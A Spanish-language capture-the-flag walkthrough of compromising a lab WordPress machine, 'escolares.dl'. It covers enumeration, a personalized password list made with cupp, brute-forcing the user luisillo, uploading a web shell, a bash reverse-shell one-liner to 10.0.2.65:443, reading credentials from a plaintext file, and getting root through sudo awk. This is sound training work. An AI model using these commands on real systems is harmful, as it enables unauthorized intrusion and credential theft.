

Desplegamos la máquina.


Le hacemos un ping para comprobar la conectividad y con el ttl de 64 sabemos que es Linux.




Con nmap podemos ver los puertos abiertos y sus servicios.



Cuando buscamos por la web vemos que es posible que haya un wordpress funcionando.



Con dirb comprobamos que hay un wordpress tras buscar archivos y directorios ocultos.



Debemos agregar al host escolares.dl para que nos redireccione allí mediante la ip 172.17.0.2.

```
  GNU nano 8.4                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

172.17.0.2      escolares.dl
```

Usamos wpscan para comprobar usuarios y plugins que pueda contener el wordpress.

```
❯ wpscan --url http://escolares.dl/wordpress -e u,ap
[i] User(s) Identified:

[+] luisillo
```


Ya que con wpscan y el uso de fuerza bruta no conseguimos sacar la contraseña de luisillo vamos a utilizar la herramienta cupp para crear un diccionario personalizado.

```
❯ cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ '
  print("      \                    # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ '
  print("       \   \033[1;31m,__,\033[1;m            # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ '
  print("        \  \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m        # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ '
  print("         \033[1;31m(__)    )\ \033[1;m  ")

  ___________
  cupp.py!                  # Common
       \                    # User
        \   ,__,            # Passwords
         \  (oo)____        # Profiler
            (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Luis
> Surname:
> Nickname: luisillo
> Birthdate (DDMMYYYY): 09101981

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to luis.txt, counting 1818 words.
[+] Now load your pistolero with luis.txt and shoot! Good luck!
```


Ahora con el nuevo diccionario hemos encontrado la contraseña de luisillo.

```
❯ wpscan --url http://escolares.dl/wordpress -U luisillo -P luis.txt
[+] Performing password attack o
[SUCCESS] - luisillo / Luis1981
Trying luisillo / Luis1981 Time:
```

Una vez dentro vemos que tiene un gestor de archivos, el cual usamos para subir un script con el que podremos ejecutar comandos y de ser así hacernos una reverse shell.



De manera que si usamos el archivo subido con el parámetro cmd ya ejecutamos comandos.



Ahora nos hacemos una reverse shell con el oneliner y el netcat previamente levantado por el puerto que nosotros deseemos.

```
172.17.0.2/wordpress/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 43778
bash: cannot set terminal process group (33): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4f1bea44037c:/var/www/html/wordpress$
```

Comprobamos los usuarios que hay dentro del sistema.

```
www-data@4f1bea44037c:/var/www/html/wordpress$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1001:1001:,,,:/home/luisillo:/bin/bash
```

Buscando por la máquina, encontramos un archivo txt con la contraseña de luisillo. De modo que ya podríamos conectarnos mediante ssh.

```
www-data@4f1bea44037c:/var$ cd /home/
www-data@4f1bea44037c:/home$ ls -la
total 20
drwxr-xr-x 1 root     root     4096 Jun  8  2024 .
drwxr-xr-x 1 root     root     4096 Aug 31 22:57 ..
drwxr-x--- 1 luisillo luisillo 4096 Jun  8  2024 luisillo
-rwxrwxrwx 1 root     root       23 Jun  8  2024 secret.txt
drwxr-x--- 1 ubuntu   ubuntu   4096 Jun  8  2024 ubuntu
www-data@4f1bea44037c:/home$ cat secret.txt
luisillopasswordsecret
```


Nosotros nos conectamos directamente con su y de ese modo escalamos privilegios a luisillo.

```
www-data@4f1bea44037c:/home$ su luisillo
Password:
luisillo@4f1bea44037c:/home$ id
uid=1001(luisillo) gid=1001(luisillo) groups=1001(luisillo),100(users)
```

Con sudo podemos ejecutar un binario como root sin contraseña.

```
luisillo@4f1bea44037c:~$ sudo -l
Matching Defaults entries for luisillo on 4f1bea44037c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 4f1bea44037c:
    (ALL) NOPASSWD: /usr/bin/awk
```

Buscamos el comando para ejecutar una bash en GTFO y listo ya somos root.




```
luisillo@4f1bea44037c:~$ sudo awk 'BEGIN {system("/bin/bash")}'
root@4f1bea44037c:/home/luisillo# id
uid=0(root) gid=0(root) groups=0(root)
```